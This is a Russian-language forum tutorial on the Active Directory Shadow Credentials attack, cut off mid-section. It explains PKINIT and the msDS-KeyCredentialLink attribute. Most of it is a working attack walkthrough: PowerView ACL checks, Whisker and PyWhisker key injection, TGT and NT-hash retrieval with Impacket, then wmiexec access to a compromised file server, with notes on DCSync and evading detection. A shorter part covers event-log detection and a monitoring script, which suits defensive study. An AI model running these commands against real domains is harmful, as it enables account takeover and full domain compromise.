


Статья Shadow Credentials в деталях

codeby.net/threads/shadow-credentials-v-detalyakh.92406

Архип Борисов

February 28, 2026



Давай сразу к делу. Shadow Credentials - это не какой-то там "теневой пароль", как мог бы подумать новичок. Это атака на механизм хранения учётных данных в Active Directory, которая позволяет добавить в атрибут msDS-KeyCredentialLink объекта (пользователя или компьютера) пару ключей, а затем использовать их для получения билета Kerberos (TGT) от имени этого объекта. Звучит сложно? На деле это просто: ты подсовываешь системе свой ключ, и она говорит "ок, это ты, входи".

Вся фишка в том, что этот атрибут изначально создавался для легальных целей: Windows Hello for Business, Microsoft Authenticator, сценарии безпарольной аутентификации. Майкрософт, как обычно, думали о прекрасном будущем без паролей, но забыли (или не захотели?) предусмотреть, что доступ на запись этого атрибута может оказаться не у того. И вот результат: любой, у кого есть права на запись этого атрибута (GenericWrite, WriteProperty и т.п.), может подарить себе ключи от учётки.

Самое забавное, что атака работает как на пользователях, так и на компьютерах. А если ты можешь записать ключи в атрибут контроллера домена - считай, ты властелин колец. Ну, или пока админы не заметят логов.

Мы с тобой разберём эту технику от А до Я: от теории до практического применения, от защиты до обхода защиты.

Глава 1: Анатомия атаки - заглянем под капот

1.1. Kerberos и PKINIT: Как сертификаты заменяют пароли (и почему это удобно для всех, включая хакеров)

В домене Active Directory основная аутентификация - это Kerberos. Если ты хоть немного варишься в теме, ты про него слышал. Если нет - держи ликбез максимально сжато, но ёмко.

1.1.1. Классический Kerberos: билеты, ключи и танцы с бубном

Kerberos - это протокол, который работает по принципу выдачи билетов. Есть три главных персонажа:

- **Клиент** - тот, кто хочет получить доступ к ресурсу (ты за своим компом).
- **Сервис** - ресурс, к которому хотят получить доступ (файловый сервер, база данных).
- **KDC (Key Distribution Center)** - центр выдачи билетов, он же контроллер домена (DC).

Процесс выглядит так:

1. **AS-REQ (Authentication Service Request):** Клиент шлёт KDC запрос: "Хочу билет, вот мой идентификатор". В ответ KDC проверяет, есть ли такой пользователь в базе.
2. **AS-REP (Authentication Service Reply):** Если пользователь есть, KDC отправляет клиенту специальный билет - **TGT (Ticket-Granting Ticket)**. Этот билет зашифрован ключом, который знает только KDC (так называемый `krbtgt`-ключ). Внутри TGT лежит сессионный ключ, который клиент будет использовать для дальнейшего общения. Вместе с TGT клиент получает копию этого сессионного ключа, зашифрованную его (клиента) паролем.
3. **TGS-REQ (Ticket-Granting Service Request):** Когда клиент хочет обратиться к конкретному сервису (например, к файловому серверу), он отправляет KDC запрос, в котором есть TGT и идентификатор нужного сервиса.
4. **TGS-REP (Ticket-Granting Service Reply):** KDC проверяет TGT, убеждается, что клиент - это клиент, и выдаёт новый билет - **TGS (Ticket-Granting Service)**, который предназначен уже для конкретного сервиса. TGS зашифрован ключом этого сервиса.
5. **AP-REQ (Application Request):** Клиент идёт к сервису, показывает ему TGS. Сервис расшифровывает его своим ключом, видит, что всё ок, и пускает клиента.

Вся магия держится на том, что на этапе AS-REQ клиент должен доказать, что он знает свой пароль. Как он это делает? В запросе AS-REQ есть временная метка, зашифрованная хешем пароля клиента (точнее, его долговременным ключом, который получается из пароля). KDC расшифровывает эту метку своим ключом

(потому что у него в базе лежит тот же хеш пароля) и проверяет, что время актуальное. Если метка расшифровалась и время правильное - значит, клиент знает пароль. Всё просто и гениально.

Но тут есть одна засада: для аутентификации нужно постоянно светить паролем (в виде хеша). А пароли - штука неудобная: их надо запоминать, менять, они могут быть скомпрометированы. И тут на сцену выходит PKINIT.

1.1.2. PKINIT: Когда пароль надоел, а сертификат - в самый раз

PKINIT (Public Key Cryptography for Initial Authentication in Kerberos) - это расширение протокола Kerberos, описанное в RFC 4556 (и обновлениях). Оно позволяет использовать асимметричную криптографию (ключи и сертификаты) вместо пароля на самом первом этапе - при получении TGT.

Как это работает с PKINIT:

1. **AS-REQ (с PKINIT):** Клиент шлёт запрос на получение TGT, но вместо зашифрованной паролем метки он включает в запрос сертификат (или просто публичный ключ) и подписывает запрос своим закрытым ключом.
2. **Проверка на KDC:** KDC получает запрос. Он должен проверить подпись. Для этого ему нужен публичный ключ клиента. Откуда он его берёт? Правильно, из Active Directory. У каждого объекта (пользователя или компьютера) есть атрибут **msDS-KeyCredentialLink**, в котором хранятся публичные ключи, связанные с этой учётной записью. KDC ищет в этом атрибуте ключ, соответствующий сертификату (по идентификатору), и проверяет подпись.
3. Если подпись верна - KDC выдаёт TGT, как обычно.

Обрати внимание: клиент вообще не использует пароль! Он использует свой приватный ключ. А KDC использует публичный ключ из AD.

1.1.3. Что такое PKU2U и при чём тут PKINIT?

Ты мог слышать про протокол PKU2U (Public Key Cryptography for User-to-User). Это отдельный протокол, который тоже использует криптографию, но работает в одноранговых сценариях (например, когда два компьютера без домена хотят аутентифицироваться). Не путай с PKINIT. PKINIT - это именно расширение Kerberos для доменной аутентификации. Хотя некоторые политики безопасности (например, "Network access: Do not allow PKU2U authentication requests") могут косвенно влиять на использование сертификатов, но PKINIT это не отключает. Так что для нашей атаки PKU2U не важен, если только ты не в гостевых сценариях.

1.1.4. Откуда у клиента берутся ключи?

В легальных сценариях ключи в msDS-KeyCredentialLink попадают, когда:

- Пользователь настраивает **Windows Hello for Business**. При этом генерируется пара ключей на устройстве, публичный ключ отправляется в AD.
- Администратор выпускает **смарт-карту** для пользователя.
- Используется **Microsoft Authenticator** для безпарольного входа.
- Устройство регистрируется через **Autopilot** или другие механизмы.

Все эти сценарии легитимны и призваны сделать жизнь проще. Но любой механизм, упрощающий жизнь пользователям, упрощает жизнь и хакерам, если они могут им воспользоваться.

1.2. Атрибут msDS-KeyCredentialLink: Сейф с ключами, который мы научимся открывать

Атрибут msDS-KeyCredentialLink - это, по сути, контейнер, в котором хранятся все публичные ключи, связанные с учётной записью. Он является многозначным, то есть может содержать несколько записей. Это важно: мы можем добавить свою запись, не удаляя существующие. Легитимные ключи останутся, пользователь продолжит пользоваться Windows Hello, а мы - своей закладкой.

1.2.1. Структура записи KeyCredential

Каждая запись в атрибуте - это бинарный объект, структура которого описана в MS-ADTS (Microsoft Active Directory Technical Specification). Не пугайся, нам не придётся парсить байты руками, но понимать, из чего она состоит, полезно. Структура включает:

- **Version:** Версия структуры. Сейчас используется версия 1 (или 2 в некоторых случаях).
- **KeyID:** Идентификатор ключа. Обычно это хеш от публичного ключа или другая уникальная строка. Используется KDC для поиска нужного ключа при аутентификации.
- **Creation Time:** Время создания записи.
- **Update Time:** Время последнего обновления.
- **KeyCredentialInfo:** Основная информация о ключе, включая:
 - **KeyType:** Тип ключа (RSA, ECDSA_P256, ECDSA_P384 и т.д.).
 - **KeyUsage:** Назначение ключа (например, для аутентификации).
 - **Algorithm OID:** Идентификатор алгоритма.
 - **PublicKey:** Собственно, сам публичный ключ.
- **KeyCredentialMetadata:** Метаданные, включая информацию об устройстве, которое создало ключ (например, идентификатор устройства).

Важно, что запись может содержать также ссылку на сертификат, но сам сертификат не хранится. Хранится только публичный ключ. Для KDC этого достаточно.

1.2.2. Как KDC находит нужный ключ?

Когда клиент присылает AS-REQ с PKINIT, в запросе есть поле, содержащее идентификатор ключа (KeyID) или сам сертификат. KDC извлекает этот идентификатор и ищет в многозначном атрибуте msDS-KeyCredentialLink запись с таким же KeyID. Если находит - берёт оттуда публичный ключ и проверяет подпись запроса. Если нет - отказ.

1.2.3. Почему этот атрибут так важен для атаки?

Потому что если мы можем добавить в него свою запись, мы можем предоставить KDC свой публичный ключ и потом использовать свой приватный ключ для аутентификации. Это как если бы ты добавил свой отпечаток пальца в базу данных отпечатков секретного объекта. Теперь система считает твой палец легитимным.

1.3. Какие права нужны и как их получить? (Самая мякотка)

Главное условие для атаки - наличие у атакующего права на **запись (Write)** свойства msDS-KeyCredentialLink целевого объекта. Просто так, без прав, ты ничего не добавишь. Но где же эти права берутся?

1.3.1. Типы прав, которые открывают дверь

- **GenericWrite** на объект - это полное право на запись любых атрибутов. Если у тебя GenericWrite, ты можешь писать во всё, включая msDS-KeyCredentialLink. Это король прав в контексте Shadow Credentials.
- **WriteProperty** конкретно на атрибут msDS-KeyCredentialLink. Право может быть дано на уровне всего объекта (All) или на конкретный атрибут. В ACL это выражается как разрешение на запись свойства с GUID атрибута.
- **GenericAll** - полный контроль над объектом. Включает в себя и GenericWrite, и ещё много чего. Тоже подходит.
- **WriteOwner** - возможность сменить владельца объекта. Если ты можешь стать владельцем, ты можешь потом дать себе любые права, включая запись атрибута. Это обходной путь, но он требует дополнительных действий.
- **WriteDACL** - возможность менять ACL объекта. Если ты можешь менять ACL, ты можешь добавить себе право на запись нужного атрибута. Тоже обходной, но рабочий.

1.3.2. GUID атрибута: как его найти

Каждый атрибут в Active Directory имеет свой уникальный GUID (Globally Unique Identifier). Для msDS-KeyCredentialLink этот GUID: **5b47d60f-6090-40b2-9f37-2a4de88f3063**.

Когда ты смотришь ACL через PowerView или ADAC, ты часто видишь не имя атрибута, а его GUID. Поэтому запомни эту циферку. Если в ACL для какого-то объекта или пользователя ты видишь запись с этим GUID и правом WriteProperty - это и есть наша цель.

1.3.3. Откуда у пользователей могут быть такие права?

В реальных сетях права на запись этого атрибута могут появиться по разным причинам:

- **Делегирование управления:** Администратор мог делегировать управление какими-то объектами (например, компьютерами в отделе) группе "IT Support". И по незнанию или невнимательности дал им право на запись всех свойств, включая это. Или даже GenericWrite.
- **Группы по умолчанию:** Некоторые встроенные группы имеют довольно широкие права. Например, группа **Account Operators** может управлять учётными записями пользователей и групп, но не администраторов. У неё есть права на запись многих атрибутов пользователей, но не компьютеров? Надо проверять в конкретной конфигурации. Группа **Exchange Windows Permissions** (если установлен Exchange) имеет право на запись в ACL многих объектов в домене, и это часто используется для атак.
- **Установка приложений:** Некоторые приложения (например, управление мобильными устройствами, системы инвентаризации) могут создавать свои служебные учётки и давать им повышенные права для выполнения задач. Если такую учётку скомпрометировать, она может иметь право на запись атрибута.
- **Ошибки конфигурации:** Самый частый случай. Администратор создал группу, дал ей права на какой-то OU, не вникая в детали, и поставил галочку "Запись всех свойств".
- **Компьютеры как объекты:** Сами компьютеры тоже могут иметь права на запись некоторых атрибутов своих собственных или чужих объектов. Например, в доверительных отношениях между лесами одна учётная запись может иметь право на запись в другом лесу.

1.3.4. Как проверить свои права?

Для этого есть куча инструментов. Самый популярный в среде пентестеров - **BloodHound**. Он собирает информацию об ACL и строит графы, показывая, кто кому что может сделать. Если ты загрузишь данные в BloodHound и запустишь запрос на

поиск всех, у кого есть права на запись msDS-KeyCredentialLink, ты быстро увидишь все пути.

Можно и руками через PowerShell с модулем ActiveDirectory или через PowerView:

Код:

```
# С помощью модуля ActiveDirectory (если установлен)
Get-ADUser -Filter * -Properties msDS-KeyCredentialLink | Where-Object {$_. 'msDS-
KeyCredentialLink'}

# С помощью PowerView (из PowerSploit/Empire)
Get-DomainObjectAcl -Identity targetComputer$ -ResolveGUIDs | Where-Object
{$_.ObjectAceType -eq "msDS-KeyCredentialLink" -or $_.ActiveDirectoryRights -match
"GenericWrite"}
```

1.4. Требования к окружению: Где атака сработает, а где нет

Не надейся, что Shadow Credentials пройдёт в любой сети. Есть технические ограничения. Игнорирование их приведёт к тому, что ты будешь долбиться в закрытую дверь и материться на "неработающие эксплойты".

1.4.1. Функциональный уровень домена (Domain Functional Level)

Атрибут msDS-KeyCredentialLink был введён в Windows Server 2012 R2. Поэтому минимальный функциональный уровень домена, который поддерживает этот атрибут - **Windows Server 2012 R2**.

- Если у тебя домен на уровне Windows Server 2008 R2 или ниже - этого атрибута в схеме нет. Объекты его не имеют. Атака невозможна.
- Если домен поднят давно, но функциональный уровень был повышен до 2012 R2 или выше, схема должна содержать атрибут. Но нужно проверить, что он реплицирован на все контроллеры.

1.4.2. Версия контроллеров домена

Даже если функциональный уровень позволяет, контроллеры домена должны быть физически на Windows Server 2012 R2 или выше (или Windows 10/11 в роли DC, но это экзотика). Более старые версии не знают про PKINIT в том виде, который нужен для работы с этим атрибутом.

1.4.3. Наличие схемы

В некоторых очень старых доменах, которые обновлялись с NT4 или Windows 2000, схема может быть неполной. Хотя Microsoft рекомендует обновлять схему при повышении уровня, иногда это делают неправильно. Лучше проверить наличие атрибута в схеме:

Код:

```
Get-ADObject -SearchBase (Get-ADRootDSE).SchemaNamingContext -Filter  
{LDAPDisplayName -eq "msDS-KeyCredentialLink"}
```

Если команда вернула объект - атрибут есть.

1.4.4. Настройки PKINIT на стороне клиента и сервера

Для того чтобы аутентификация по ключам работала, клиент и сервер должны поддерживать PKINIT. В современных Windows (начиная с 8/2012) это есть по умолчанию. Но есть политики, которые могут это ограничивать. Например:

- **Network access: Do not allow PKU2U authentication requests** - это про PKU2U, а не про PKINIT.
- **Certificate Services Client – Auto-Enrollment** - настройка автоматического получения сертификатов.
- Политики, требующие смарт-карты для интерактивного входа.

На практике, если атрибут не пустой, KDC будет пытаться использовать PKINIT. Если клиент пришёл с запросом, подписанным правильным ключом, KDC его пропустит, даже если клиент никогда раньше не использовал сертификаты. Это особенность реализации.

1.5. Связываем всё вместе: Почему атака работает и почему её сложно предотвратить

Мы теперь знаем всё необходимое: есть протокол (PKINIT), который позволяет логиниться без пароля. Есть хранилище ключей (msDS-KeyCredentialLink). Есть права, которые позволяют в это хранилище писать. Если всё это сходится, мы можем добавить свой ключ и залогиниться.

Почему это сложно предотвратить? Потому что легитимные сервисы используют тот же механизм. Администратор не может просто взять и запретить PKINIT, потому что тогда перестанет работать Windows Hello, смарт-карты, Microsoft Authenticator. Он может только ограничить круг лиц, имеющих право на запись в атрибут, и внимательно следить за изменениями.

По сути, это классическая проблема безопасности: механизм, созданный для удобства, становится вектором атаки, если неправильно настроены права доступа. И пока администраторы не осознают важность этого атрибута, пока они не начнут его защищать так же, как защищают пароли, атака будет работать.

Глава 2: Инструментарий - что нам понадобится

2.1. Whisker - выбор джедаев C#

Whisker - это утилита от Elad Shamir, которая делает всё за нас: генерирует ключи, добавляет их в атрибут, а также может удалять ключи или перечислять существующие. Написана на C#, поэтому хорошо работает в среде Cobalt Strike, Covenant или просто через execute-assembly.

Основные команды:

- `Whisker.exe add /target:targetSamAccountName/domain:domain/dc:dc` - добавить ключи.
- `Whisker.exe list /target:targetSamAccountName/domain:domain` - посмотреть существующие ключи.
- `Whisker.exe remove /target:targetSamAccountName/domain:domain/deviceid:deviceID` - удалить конкретный ключ.

Пример использования:

Код:

```
Whisker.exe add /target:DC01$ /domain:megacorp.local /dc:192.168.1.10
```

Утилита сгенерирует пару ключей (RSA 2048), добавит публичный ключ в атрибут `msDS-KeyCredentialLink` объекта `DC01$`, и выведет на экран приватный ключ в формате PEM, а также команды для получения TGT.

Но Whisker - это только половина дела. Получив ключ, нам нужно использовать его для аутентификации. Whisker сам это не делает, он только добавляет запись.

2.2. PyWhisker - для любителей Python и Linux

Если ты работаешь с Kali или просто не хочешь таскать с собой .exe, то PyWhisker - твой выбор. Это Python-версия, написанная Shutdown (из команды ThePorgs). Она делает то же самое, но на Python, и может быть запущена на любом Linux.

Установка:

Bash:

```
git clone https://github.com/ShutdownRepo/pywhisker.git
cd pywhisker
pip install -r requirements.txt
```

Использование:

Bash:

```
python3 pywhisker.py -d "megacorp.local" -u "user" -p "password" --target "victim$" --action "add"
```

Параметры похожи на Whisker. После выполнения ты получишь файл с приватным ключом (например, victim\$_b64f5bca.pfx), который можно использовать дальше.

PyWhisker хорош тем, что он может напрямую работать с удалённым LDAP и не требует загрузки на целевую машину. Всё делается с атакующей машины.

2.3. Impacket - классика

Impacket от SecureAuthCorp - это швейцарский нож для протоколов Windows. В частности, нас интересуют скрипты:

- gettgtpkinit.py - получает TGT с использованием PKINIT (сертификат или ключ).
- ticketConverter.py - конвертирует билет между форматами Kirbi и CCache.
- getnthash.py - позволяет получить NT-хеш из TGT, если мы можем запросить билет с флагом -k и подставить ключ.

После того как PyWhisker добавил ключи, мы можем использовать gettgtpkinit.py для получения TGT:

Bash:

```
python3 gettgtpkinit.py megacorp.local/victim$ -cert-pfx victim$_b64f5bca.pfx victim.ccache
```

А затем, имея TGT, можно запросить хеш NT с помощью getnthash.py:

Bash:

```
export KRB5CCNAME=victim.ccache
python3 getnthash.py megacorp.local/victim$ -key <асимметричный ключ из сертификата> -k
```

Но осторожно: использование PKINIT может оставлять следы.

2.4. Ручной способ - для тех, кто любит мясо

Никогда не доверяй инструментам полностью. Понимание того, что происходит под капотом, отличает профессионала от скрипткидди. Давай разберём, как провести атаку вручную, используя PowerShell и .NET. Это поможет тебе глубже понять механизмы и, возможно, написать свой собственный инструмент.

Шаг 1: Генерация ключей

Нам нужна пара ключей (RSA или ECDSA). Можно использовать .NET классы из System.Security.Cryptography. Пример на PowerShell:

Код:

```
$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider -  
ArgumentList 2048  
$publicKey = $rsa.ExportParameters($false) # экспорт публичного ключа  
$privateKey = $rsa.ExportParameters($true) # экспорт приватного (для себя)
```

Но публичный ключ нужно преобразовать в формат, понятный AD. Это бинарная структура, называемая KeyCredential. К счастью, у нас есть примеры реализации в открытых источниках. Можно взять код из PyWhisker или Whisker и переписать на PowerShell.

Шаг 2: Подготовка LDAP-запроса на добавление

Для изменения атрибута нам нужно подключиться к LDAP с правами, достаточными для записи. Используем System.DirectoryServices:

Код:

```
$de = New-Object  
System.DirectoryServices.DirectoryEntry("LDAP://CN=Computer,CN=Computers,DC=megacor  
p,DC=local")  
$de.Properties["msDS-KeyCredentialLink"].Add($binaryData)  
$de.CommitChanges()
```

Но это только добавление новой записи. Нужно правильно сформировать \$binaryData. Формат записи достаточно сложный, включает в себя версию, идентификатор, время, сам ключ. Обычно для ручного использования проще взять готовую реализацию из PyWhisker.

Шаг 3: Использование ключей

Получив приватный ключ, можно использовать его в любом инструменте, поддерживающем PKINIT: kinit с опцией -X, Rubeus, Impacket.

В Rubeus, например:

Код:

```
Rubeus.exe asktgt /user:COMPUTER$ /certificate:base64 /password:""  
/domain:megacorp.local /dc:dc01.megacorp.local /getcredentials /show
```

где /certificate - это сертификат в base64.

Как видишь, ручной способ требует хорошего понимания структуры, но вполне реализуем. В реальных операциях проще использовать готовые инструменты, но для обучения - самое то.

Глава 3: Атака в деталях - от начала до конца

Теперь давай представим, что мы красная команда, у нас есть доступ к учётной записи обычного пользователя j.doe, у которого случайно (или по недосмотру админа) есть право GenericWrite на компьютер FILESRV01. Наша цель - получить доступ к этому файловому серверу, а затем, возможно, подняться выше.

3.1. Разведка: проверяем права

Первым делом нам нужно убедиться, что у нас действительно есть права на запись атрибута целевого компьютера. Используем PowerView (часть PowerSploit):

Код:

```
Get-DomainObjectAcl -Identity FILESRV01$ -ResolveGUIDs | ?  
{$_.ActiveDirectoryRights -match "WriteProperty" -and $_.SecurityIdentifier -eq  
$(ConvertTo-SID j.doe)}
```

Если в выводе мы видим строку с msDS-KeyCredentialLink, то всё отлично. Если нет, возможно, право GenericWrite или GenericAll. В любом случае, наличие WriteProperty на любой атрибут не даёт нам права писать именно в этот конкретный атрибут - нужен GUID именно для msDS-KeyCredentialLink. Поэтому уточняем с фильтром:

Код:

```
Get-DomainObjectAcl -Identity FILESRV01$ -ResolveGUIDs | ? {$_.ObjectAceType -eq  
"5b47d60f-6090-40b2-9f37-2a4de88f3063"}
```

GUID 5b47d60f-6090-40b2-9f37-2a4de88f3063 соответствует msDS-KeyCredentialLink. Если такая запись есть - мы в игре.

Допустим, у нас есть право.

3.2. Добавляем ключи с помощью PyWhisker

Запускаем с нашей атакующей машины (Kali):

Bash:

```
python3 pywhisker.py -d "megacorp.local" -u "j.doe" -p "Password123!" --target  
"FILESRV01$" --action "add" --filename "filesrv01"
```

Вывод будет примерно такой:

Код:

```
[*] Searching for the target account
[*] Target user found: CN=FILESRV01,CN=Computers,DC=megacorp,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 6b8e3e1a-1a3e-4b3e-8e3e-1a3e4b3e8e3e
[*] Updating the msDS-KeyCredentialLink attribute of FILESRV01$
[+] Updated the msDS-KeyCredentialLink attribute successfully
[*] A PFX file with the certificate and the private key has been written to
filesrv01.pfx
```

Поздравляю, мы только что добавили свой ключ в учётку компьютера FILESRV01\$. Теперь можем использовать этот PFX для получения TGT.

3.3. Получаем TGT через PKINIT

Используем Impacket gettgtpkinit.py:

Bash:

```
python3 gettgtpkinit.py megacorp.local/FILESRV01$ -cert-pfx filesrv01.pfx
filesrv01.ccache
```

Если всё ок, мы получим файл filesrv01.ccache - это TGT машины. Теперь мы можем использовать этот билет для аутентификации от имени компьютера.

3.4. Используем TGT для доступа к ресурсам

Машина FILESRV01\$ является членом домена, и у неё есть права локального администратора на самой себе? Да, в локальную группу Administrators на FILESRV01 добавлена учётная запись FILESRV01\$. Это стандартное поведение при присоединении к домену. Поэтому, используя TGT, мы можем запросить TGS для сервиса CIFS (файловый доступ) на самой же машине и получить доступ к её ресурсам.

Сначала экспортируем переменную с билетом:

Bash:

```
export KRB5CCNAME=filesrv01.ccache
```

Теперь можем использовать smbclient или wmiexes с аутентификацией Kerberos:

Bash:

```
smbclient -k //FILESRV01/c$
```

Или, для полного контроля, запустим wmiexec с билетом:

Bash:

```
python3 wmiexec.py -k megacorp.local/FILESRV01\@$@FILESRV01.megacorp.local -no-pass
```

И мы внутри! Всё, файловый сервер скомпрометирован.

3.5. А что дальше?

С этого момента мы можем двигаться дальше: искать данные, устанавливать персистенс, пытаться повысить привилегии до Domain Admin. Но тема нашей статьи - именно Shadow Credentials, поэтому дальше углубляться не будем. Главное мы сделали: получили доступ к системе, даже не зная пароля машины.

3.6. Важное замечание: на какие объекты можно атаковать?

- **Компьютеры** - как мы сделали выше.
- **Пользователи** - да, можно атаковать и пользователей. Тогда мы получаем возможность аутентифицироваться от имени пользователя, что даёт доступ к его ресурсам. Но есть нюанс: для пользователей требуется, чтобы они были настроены на использование PKINIT. Обычно это так, но если пользователь никогда не использовал Windows Hello или смарт-карты, то атрибут может быть пуст. Добавив туда ключ, мы активируем эту возможность.
- **Контроллеры домена** - самый лакомый кусок. Если у нас есть права на запись атрибута учётной записи контроллера домена (например, DC01\$), то добавляем ключи, получаем TGT, и затем можем делать DCSync (через secretsdump.py -k), дампит хеши всех пользователей. Это Game Over.

Глава 4: Детальный разбор с логами и кодом

Теперь давай посмотрим, что происходит на уровне протоколов и какие логи оставляет атака. Это важно для защитников и для тех, кто хочет оставаться незамеченным.

4.1. LDAP-изменения: Event ID 5136

Когда мы добавляем ключ в атрибут, контроллер домена фиксирует это событие. В Windows Event Log это событие с ID 5136 (Directory Service Changes). Оно появляется, если включён аудит изменений в Active Directory.

Параметры события:

- **Object:** DN объекта, который изменился (например, CN=FILESRV01,CN=Computers,DC=megacorp,DC=local).
- **Attribute:** msDS-KeyCredentialLink.
- **Value:** бинарные данные, которые мы добавили.
- **Operation Type:** Value Added (если добавляли) или Value Deleted (если удаляли).
- **Who:** SID того, кто произвёл изменение.

Если администраторы не включили аудит, то события не будет. Но в хорошо настроенной среде аудит включён, и такие изменения должны вызывать подозрения, особенно на критических объектах (контроллерах домена, администраторах). В реальной жизни часто аудит включён, но его никто не смотрит.

4.2. Использование PKINIT: Event ID 4769

Когда мы запрашиваем TGT с использованием сертификата, KDC генерирует событие 4769 (Kerberos Service Ticket Requested) или, скорее, 4768 (Kerberos Authentication Ticket Requested) для TGT. Но PKINIT создаёт ещё и событие, связанное с использованием сертификата.

В 4768 есть поле Certificate Information, где указывается, что аутентификация была выполнена с использованием сертификата. Также в Windows 2016+ есть событие 4770 (Kerberos Service Ticket Renewed), но это не так важно.

Ключевой момент: если обычно компьютер аутентифицируется через пароль (хеш), а тут вдруг через сертификат - это может быть подозрительно. Особенно если компьютер никогда не использовал сертификаты раньше. Но если в сети включен Windows Hello for Business, то это будет обычным делом.

4.3. Мониторинг изменений атрибута с помощью PowerShell

Для защитников: можно написать скрипт, который будет периодически проверять изменения атрибута у важных объектов и отправлять алерты.

Пример на PowerShell с использованием Get-ADObject:

Код:

```
$criticalComputers = @("DC01$", "FILESRV01$")
foreach ($comp in $criticalComputers) {
    $obj = Get-ADComputer $comp -Properties msDS-KeyCredentialLink
    if ($obj.'msDS-KeyCredentialLink'.Count -gt 1) {
        Write-Warning "Computer $comp has multiple KeyCredentials! Investigate."
    }
}
```

Но это постфактум. Лучше использовать мониторинг событий в реальном времени через SIEM.

Глава 5: Подводные камни и обход защиты

Ни одна атака не идеальна. У Shadow Credentials есть ряд ограничений, которые мы должны учитывать.

5.1. Количество записей

Атрибут msDS-KeyCredentialLink может содержать несколько ключей. Но есть лимит? На практике ограничений нет, но при большом количестве могут возникнуть проблемы с производительностью. Но для атаки нам нужно добавить всего один.

5.2. Требования к версии схемы

Если домен обновлялся с более старых версий, может отсутствовать сама схема для атрибута? Но в современных доменах она есть. Но нужно проверить, что атрибут вообще существует для объектов. Выполним в PowerShell:

Код:

```
Get-ADObject -SearchBase "CN=Schema,CN=Configuration,DC=megacorp,DC=local" -Filter {Name -eq "ms-DS-Key-Credential-Link"}
```

Если объект найден - всё ок.

5.3. Атака не работает, если PKINIT отключён?

В некоторых средах могут отключать PKINIT, например, из соображений безопасности. Тогда полученный ключ не даст нам TGT. Но отключить PKINIT можно только через политики? На самом деле, если у пользователя нет сертификатов, он не использует PKINIT. Но если добавить ключ, то KDC автоматически разрешает PKINIT для этого объекта? Да, если ключ есть, KDC будет его принимать.

Настройки PKINIT находятся в групповых политиках: "Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Public Key Policies -> Certificate Services Client - Auto-Enrollment" - но это не прямое отключение PKINIT. Есть политика "Network access: Do not allow PKU2U authentication requests" - она отключает PKU2U, но не PKINIT. PKINIT - часть Kerberos, его сложно отключить полностью, не сломав легитимные сервисы. Так что в большинстве сред атака работает.

5.4. Права на запись: не все права равны

Даже если у нас есть WriteProperty на какой-то атрибут, это не гарантирует права на запись именно этого атрибута. В ACL могут быть отдельные разрешения на конкретные GUID. Нам нужен именно GUID msDS-KeyCredentialLink. Поэтому просто GenericWrite часто даёт право на запись любых атрибутов, но если право только на конкретный атрибут (например, на description), то атака не пройдёт.

5.5. Проблемы с синхронизацией

В многосайтовых доменах с несколькими DC изменения атрибута могут реплицироваться не мгновенно. Если мы добавили ключ на одном DC, а затем пытаемся аутентифицироваться через другой, где изменения ещё не пришли, то может быть отказ. На практике репликация быстрая, но стоит учитывать.

5.6. Обнаружение и блокировка через Extended Rights

Microsoft выпустила обновления, которые позволяют администраторам ограничивать, кто может изменять атрибут. Например, можно установить права только для определённых групп (например, только для доверенных администраторов). Если целевой объект защищён таким образом, атака может не сработать.

Также есть защита в виде "Account is sensitive and cannot be delegated". Но это относится к делегированию, а не к записи атрибута. Для Shadow Credentials этот флаг не влияет напрямую.

Глава 6: Реальные сценарии использования

Теперь давай рассмотрим несколько сценариев, где Shadow Credentials проявляет себя во всей красе.

6.1. Сценарий 1: Компрометация через Exchange Server

Известно, что Exchange Server имеет привилегированные права в домене (например, Exchange Windows Permissions группа может писать в ACL объектов). Если атакующий получает доступ к учётной записи Exchange Server, он может попытаться добавить Shadow Credentials для любого пользователя в домене. Это один из векторов повышения привилегий после взлома Exchange.

6.2. Сценарий 2: Использование принтеров и других доверенных устройств

Если в сети есть компьютеры, имеющие доверительные отношения, и они уязвимы для атак типа Printer Bug (MS-RPRN), можно заставить их аутентифицироваться на

нашем сервере с ретрансляцией, а затем добавить ключи. Например, атака Shadow Relay (комбинация Printer Bug + Shadow Credentials).

6.3. Сценарий 3: Повышение привилегий внутри леса

